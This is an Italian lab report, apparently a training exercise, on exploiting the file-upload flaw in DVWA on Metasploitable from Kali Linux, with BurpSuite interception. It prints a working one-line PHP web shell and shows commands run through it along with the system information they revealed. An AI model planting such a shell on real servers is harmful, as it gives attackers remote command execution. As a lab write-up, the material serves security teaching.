Report di Sicurezza Web: Sfruttamento della Vulnerabilità di File Upload

Obiettivo dell'Esercizio

1. Configurare il laboratorio virtuale per la comunicazione tra Metasploitable e Kali Linux.
2. Sfruttare la vulnerabilità di file upload sulla DVWA per caricare una shell PHP.
3. Intercettare e analizzare le richieste verso DVWA con BurpSuite.

Caricamento della Shell PHP


Codice PHP della Shell

```
<?php system($_GET['cmd']); ?>
```

Esecuzione e Risultati

Intercettazioni BurpSuite

Di seguito uno screenshot delle richieste intercettate e analizzate con BurpSuite durante il caricamento del file PHP:




Risultato delle Varie Richieste

Dopo aver caricato il file shell.php, è stato possibile eseguire vari comandi:

- Comando: uname -a
  - Risultato:
  Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 12:39:32 UTC 2008 i686 GNU/Linux

-Comando: cmd=ls



Informazioni Scoperte

Durante l'esercizio, sono state scoperte le seguenti informazioni sulla macchina interna:

- Versione del sistema operativo: Linux metasploitable 2.6.24-16-server